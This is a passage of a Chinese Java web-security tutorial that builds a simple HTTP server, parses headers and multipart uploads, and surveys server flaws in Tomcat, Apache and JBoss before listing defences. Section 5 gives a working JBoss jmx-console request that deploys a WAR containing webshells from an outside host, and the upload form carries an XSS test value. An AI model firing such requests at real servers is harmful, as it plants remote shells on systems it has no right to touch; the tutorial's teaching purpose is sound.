px solid; padding:2px 7px; background:#FFF }
#myBugList li { text-align:left }
</style>
```

两次请求的差异在于是否按照HTTP协议发送，当我们随意向目标端口发送请求时，返回了一个错误请求结果。当发送符合HTTP协议的请求时服务器返回了正确的处理结果。所以只需按照HTTP协议去解析请求和响应即可。与此同时不难看出**请求头的任何内容都是可以伪造的**，这也是之前写cs交互的时候提到为什么不要信任来自客户端的任意请求的根本原因。现在尝试着写一个Server，去解析来自浏览器的请求。

除了使用上面的“冗余代码”去发送HTTP请求，你还可以用**oracle自带的URL包**去发送HTTP请求会更加简单。通过setRequestProperties一样可以修改请求头。用getHeaderFields就能获取到响应头信息了。


2、简单HTTP服务器实现

需再一次看下上面Socket流程图，在服务器上监听某个端口(listen)，等待请求(accept)。一旦有连接到达就开始读取请求内容(read)，然后处理并输出响应内容(write)，最后close。服务器端核心业务是获取请求、解析请求、处理请求、返回响应。

Server.java核心代码:

```
public void startX(){
    try{
        ServerSocketChannel ssc=ServerSocketChannel.open();
        ServerInfo s = new ServerInfo();
        ssc.socket().bind(new InetSocketAddress(s.getPort()));
        ssc.configureBlocking(false);
        Selector selector=Selector.open();
        ssc.register(selector, SelectionKey.OP_ACCEPT);
        Logger log = Logger.getLogger("info");
        log.info(Constants.SYS_CONFIG_VERSION+" 启动成功,监听端口["+s.getPort()+"]");
        while(true){
            try {
                if(selector.select()==0){continue;}
                Iterator<SelectionKey> it=selector.selectedKeys().iterator();
                while(it.hasNext()){
                    SelectionKey sk=(SelectionKey)it.next();
                    if(sk.isAcceptable()){
                        ServerSocketChannel sscv=(ServerSocketChannel)sk.channel();
                        SocketChannel client=sscv.accept();
                        System.out.println("Client-ip:"+ client.socket().getLocalAddress()+ "client-port:"+ client.socket().getRemoteSocketAddress());
                        ByteBuffer buffer=ByteBuffer.allocate(s.getMaxSize());
                        int a = client.read(buffer);
                        StringBuilder sb = new StringBuilder();
                        while(a!=-1){
                            buffer.flip();
                            while(buffer.hasRemaining()){
                                sb.append((char)buffer.get());
                            }
                            System.out.println(sb.toString());
                            buffer.clear();
                            if(a==s.getMaxSize()){
                                a = client.read(buffer);
                            }else{
                                a = -1;
                            }
                        }
                        Request req = new Request().parserRequest(sb.toString());//解析请求
                        ByteBuffer bb = ByteBuffer.wrap(new Response().response(req).getBytes());//内容到浏览器
                        bb.rewind();
                        client.write(bb);
                        client.close();
                    }
                    it.remove();
```

浏览器请求：http://192.168.199.240:9527/wooyun.jsp?user=yzmm2&pass=123



浏览器请求头：

GET /wooyun.jsp?user=yzmm&pass=123 HTTP/1.1

Host: 192.168.199.240:9527

Connection: keep-alive

Cache-Control: max-age=0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36

Accept-Encoding: gzip,deflate,sdch


Accept-Language: zh-CN,zh;q=0.8

现在需要做的是解析请求。在Server里面有一段解析请求的代码：Request req = new Request().parserRequest(sb.toString());//解析请求。具体的需要解析的内容包括：请求头

(Header)、请求参数(Parameter)、请求的URI(RequestURI)等。如果是文件上传请求的话还得解析具体的内容(form-data)。 在解析的整个过程没看过RFC文档，只是根据个人理解去实现请求解析，有不对的地方见谅。

首先用换行符切开请求头，得到如下结果：GET /wooyun.jsp?user=yzmm&pass=123 HTTP/1.1。可见这里是按空格隔开的，用正则的\s就可以切开了当前行了。这样就能简单的拿到:[GET, /wooyun.jsp?user=yzmm&pass=123, HTTP/1.1]把他们保存到类的成员变量以便后面调用。

解析请求头比较简单，只需把请求头内容按照key、value方式解析出来就行了。比如：Host: localhost:9527，解析后就成了key＝Host，value＝localhost:9527。parserGET方法就更简单了，把 /wooyun.jsp?user=yzmm&pass=123以”?”号切开后再以”＝”号切开，最终得到的是key=user,value=yzmm、key＝pass，value＝123。



处理结果都装在了如下变量：

```
private String method;
private String queryString;
private String requstURI;
private String host;
private Map<String, Object> formContent = new LinkedHashMap<String, Object>();
private Map<String, Object> header = new LinkedHashMap<String, Object>();
private Map<String, Object> parameter = new LinkedHashMap<String, Object>();
private Map<String, Object> multipart = new LinkedHashMap<String, Object>();
```

如果想取出请求参数可以用parameter.get(“xxxx”)就行了，是不是跟javaee有那么些相似了？当请求解析完成后需要去加载请求的文件，比如这里的wooyun.jsp。

当请求处理完后调用`getResponse`方法把结果输出到浏览器：

```
public String getResponse(String content){
        return "HTTP/1.1 200 OK\r\n"+
                "server: "+Constants.SYS_CONFIG_NAME+"\r\n"+
                "Date: "+new Date()+"\r\n"+
                "X-Powered-By-yzmm:
"+Constants.SYS_CONFIG_VERSION+"\r\n"+
                "Content-Type: text/html\r\n"+
                "Content-Length:
"+(content!=null?content.length():0)+"\r\n\r\n"+
                content;
}
```

从上可见**服务器的响应信息也是可以任意的**。比如我修改了响应中的 server 的值你就会在浏览器的 Response 当中看到当前的 server 是：z7y-server。出现在响应头里面有意思的漏洞有：**CRLF 注入**，有兴趣的小伙伴儿可以了解下。

3、文件上传请求解析

文件上传请求和普通的 GET、POST 不一样，在 JavaEE 里面会把 multipart 请求封装成一个 InputStream 对象。如果想要从请求里面解析具体的文件内容需要读取流。值得注意的是 multipart/form-data 中的 input 域也会包含在 InputStream 里面。在 JavaEE 里面可以用：request.getInputStream();或 request.getReader();方法获取。

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>File Upload</title>
</head>
<body>
    <form action="http://192.168.199.240:9527/wooyun.jsp?user=zsy&pass=123"
method="post" enctype="multipart/form-data">
        1<input type="checkbox" value="1" name="i" checked="checked" /> 2<input
type="checkbox" value="2" name="i" checked="checked" /><br/>
        <input type="file" name="file" /><br/>
        <input type="text" value="<script>alert('你好.');</script>" name="name"
style="width:250px;" / ><br/>
        <input type="submit" value="sub" />
    </form>
</body>
</html>
```

文件域下方 Content-Type: text/html 实际上隐藏了 upload.html 的内容，chrome 不会在那儿显示。判定一个请求是否是文件上传只需从请求头里面取出 Content-Type 就行了，如果 type 是 multipart/form-data;即标识当前请求类型是文件上传。

关于文件上传请求解析，我写的比较粗暴了。按照分割线分别把内容域和文件域提取出来，并封装到 multipart map 里面，它们的 key 分别是 file 和 para。

```
122    public void parserMultipart(String req) {
123        String[] str = req.split("\r\n");
124        List<Map<String, Object>> file = new ArrayList<Map<String,Object>>();
125        List<Map<String, Object>> mf = new ArrayList<Map<String,Object>>();
126        Map<String, Object> fx = null;
127        Map<String, Object> sx = null;
128        for (int i = 0; i < str.length; i++) {
129            if("".equals(str[i])||str[i]==null&&i!=str.length){
130                String a = str[i+1];
131                String[] b = req.substring(req.indexOf(a)+a.length(),req.length()).split(a);
132                for (int j = 0; j < b.length; j++) {
133                    String[] c = b[j].split("\r\n");
134                    if(c.length>3){
135                        if(Pattern.compile("(?=.*\\bContent-Disposition\\b)(?=.*\\bname\\b)(?=.*\\bfilename\\b)",Pattern.CASE_INSENSITIVE).matcher(c[1]).find()){
136                            fx = new LinkedHashMap<String, Object>();
137                            Matcher m = Pattern.compile("name\\s*=\\s*\"(.*)\";\\s").matcher(c[1]);
138                            String k = "",v="";
139                            while(m.find()){
140                                k=m.group(1);
141                            }
142                            Matcher m2 = Pattern.compile("filename\\s*=\\s*\"(.*)\"").matcher(c[1]);
143                            while(m2.find()){
144                                v=m2.group(1);
145                            }
146                            fx.put("name", k);
147                            fx.put("filename", v);
148                            fx.put(k, v);
149                            String f = "";
150                            for (int l = 4; l < c.length; l++) {
151                                f+=c[l];
152                            }
153                            fx.put("content", f.getBytes());//byte[]
154                            file.add(fx);
155                        }else{
156                            sx = new LinkedHashMap<String, Object>();
157                            Matcher m = Pattern.compile("name\\s*=\\s*\"(.*)\"").matcher(c[1]);
158                            if(m.find()){
159                                sx.put(m.group(1), c[3]);
160                            }
161                            mf.add(sx);
162                        }
163                    }else{
164                    }
```

写文件到”服务器”：

文件上传请求安全问题：

值得注意的是假如一个文件上传和 input 域同时出现的情况下，跨站和 Sql 注入几率会非常的高。因为文件上传会把 input 域的请求参数封装到流里面，很多时候并没有人会去处理这样的恶意请求。

类似的案例：http://wooyun.org/bugs/wooyun-2010-044349 360 网站宝/安全宝/加速乐及其他类似产品防护绕过缺陷之一。漏洞提交者在文件上传请求中传递了 SQL 注入语句，而上面的安全软件的拦截都失效了。。。

据说在 PHP 里面还存在另外一个问题，文件上传的 input 域请求会被解析到对应的 POST 请求对象当中。那么也就是说假设一个站拦截了普通的 GET、POST 请求，但是没有拦截文件上传的恶意请求。仅需要简单的构造一个上传并传递注入语句就绕过了所谓的防御了。

4、文件或虚拟路径请求和处理

虚拟路径请求处理

在Servlet里面一个Servlet映射的是一个虚拟的路径。比如请求:http://xxx/servlet/hello。这个servlet/hello并不是一个实际存在的文件地址。所以我们请求的wooyun.jsp可以是真实存在的一个文件，也可以是一个虚拟的路径。比如当客户端请求wooyun.jsp的时候我们把请求交给Controller去处理(仿MVC)：

Server.java | Request.java | Response.java | Constants.java | wooyun.jsp

```java
package org.javaweb.server;

import java.io.File;

public class Response {

    public String getResponse(String content){
        return "HTTP/1.1 200 OK\r\n"+
                "server: "+Constants.SYS_CONFIG_NAME+"\r\n"+
                "Date: "+new Date()+"\r\n"+
                "X-Powered-By-yzmm: "+Constants.SYS_CONFIG_VERSION+"\r\n"+
                "Content-Type: text/html\r\n"+
                "Content-Length: "+(content!=null?content.length():0)+"\r\n\r\n"+
                content;
    }

    public String response(Request request){
        String content = "";
        if(request.getRequstURI()!=null?request.getRequstURI().contains("wooyun.jsp"):false){
            content = new Controller().wooyun(request);
//          content = readFile(request);
        }
        return getResponse(content);
    }

    public String readFile(Request request){
        File file = new File(System.getProperty("user.dir")+File.separator+"webapps"+File.separator+"zsy"+File.separator+"ROOT",request.getRequstURI());
        try {
            return FileUtils.readFileToString(file);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return null;
    }

}
```


而我们的控制层假设做了一个请求校验：当user等于yzmm的时候输出Good!，否则输出Error.

```java
package org.javaweb.server;

public class Controller {

    public String wooyun(Request request){
        String result = "";
        //当user等于yzmm的时候返回Good!否则返回Error.
        if("yzmm".equals(request.getParameter().get("user"))){
            result = "Good!";
        }else{
            result = "Error.";
        }
        return result;
    }

}
```

分别请求：http://192.168.199.240:9527/wooyun.jsp?user=yzmm&pass=123 和 user＝zsy输出都是正常的。

普通的文件请求

假如用户请求的不是虚拟路径而是一个实际存在的文件呢？这个时候就需要把服务器的文件内容读取并返回给客户端。比如把 Contoller 注掉改为 content = readFile(request);这次去读取 ROOT 下的 wooyun.jsp 内容。



这次输出了”用户目录/webapps/zsy/ROOT/wooyun.jsp”内容。

5、Server 安全问题

文件解析漏洞：

服务器在处理请求或其本身可能存在一些安全问题。经典的比如 IIS、Nginx 解析漏洞。那么是什么原因让 Server 变得这么”不安全”呢?

在之前的系列里面讲过如果把 Tomcat 的 web.xml 的 filter 添加任意后缀到 servlet-name 为 jsp 的 Servlet 当中，那么所有后缀为.txt 的请求都会被当作 jsp 解析！

假设 Tomcat 在写正则的时候一不小心写成了：
Pattern.compile("\\.jsp").matcher("1.jsp.jpg").find();

那么所有的 1.jsp.jpg 的请求都会交给 jsp 对应的 servlet 处理。跟这类似的漏洞 apache 曾经就出现过。问题是 apache 如果在 mime.types 文件里面没有定义的扩展名，会给解析成倒数第二个定义的扩展名。

文件读取漏洞：

好吧，这个 Tomcat 做的有点奇葩。在某些低版本的 Tomcat 当请求目录并没有找到对应的索引文件，且 web.xml 的 listings 是 true。于是 Tom 猫就干脆列出这个目录的所有文件。

Tomcat 还出过另一个低级漏洞，当请求的文件是 UTF-8 编码的时候会造成任意文件遍历漏洞。触发的条件为 Apache Tomcat 的配置文件 context.xml 或 server.xml 的'allowLinking' 和 'URIencoding' 允许'UTF-8'选项


War 文件部署漏洞：

很多时候需要在线上部署一个新的应用时可以在 Server 的控制台去动态的部署一个 war 文件（其实就是一个压缩文件包）。Server 会自动解压并部署。这虽说是非常的方便，但是却因为 Server 各自的实现不一或者自身安全意思淡漠导致任意的 war 文件都可以远程部署到 Server 中去。这里面的典型代表就是 Jboss。请求：


http://192.168.0.113:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://www.ahack.net/iswin.war

成功后访问：http://192.168.0.113:8080/iswin/index.jsp 菜刀连接（默认包含 index.jsp、index.jspx、index.jspf、cmd.jsp 三个 shell）。


测试版本：jboss-6.1.0.Final。http://p2j.cn/?p=342



控制台输出信息：



google-Hack:



这货去年十月还出过一个高危的漏洞，同样是远程 war 部署。

Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object RCE

详情：http://www.exploit-db.com/exploits/28713/

http://zone.wooyun.org/content/7398

除了上述漏洞某些 Server 还出过拒绝服务漏洞、控制台弱口令漏洞、爆路径漏洞、WebDAV、XSS 等漏洞。可谓想做好一个 WebServer 是非常的艰难。

6、Server 漏洞防御

在总结了之前的 Server 安全问题之后，我们有没有想过怎么去防御来自客户端的攻击呢？我们应该如何去防御？这里仅简要介绍防范思路至于防御细节，对不起请自行实现。

防御方式：

1、 由远及近，从 CDN 层我们可以拦截所有的恶意请求。可以尝试在请求到达服务器之前净化请求信息。
2、 从网络层可以用硬防处理恶意请求。
3、 从服务器层可以写对应的 Server 拓展(Filter)拦截恶意请求。
4、 安装服务器安全软件。
5、 在应用层需要尽可能的注重代码编写，如果无法确保安全性可以在应用层写一个安全过滤器。

从实现的角度来说前两者的成本较高，效果或许并不会特别明显，后面几种方式显得更轻。

这一期可以说是对 Server 篇的补充吧，源码没什么水平有兴趣的朋友可以看看(下载地址：http://pan.baidu.com/s/1qW2Nwx2)。希望大家看过笑笑之后更加“深入”的了解 Request 和 Response 吧。原打算写个简易浏览器也没时间了。快过年了，祝小伙伴们新年快乐！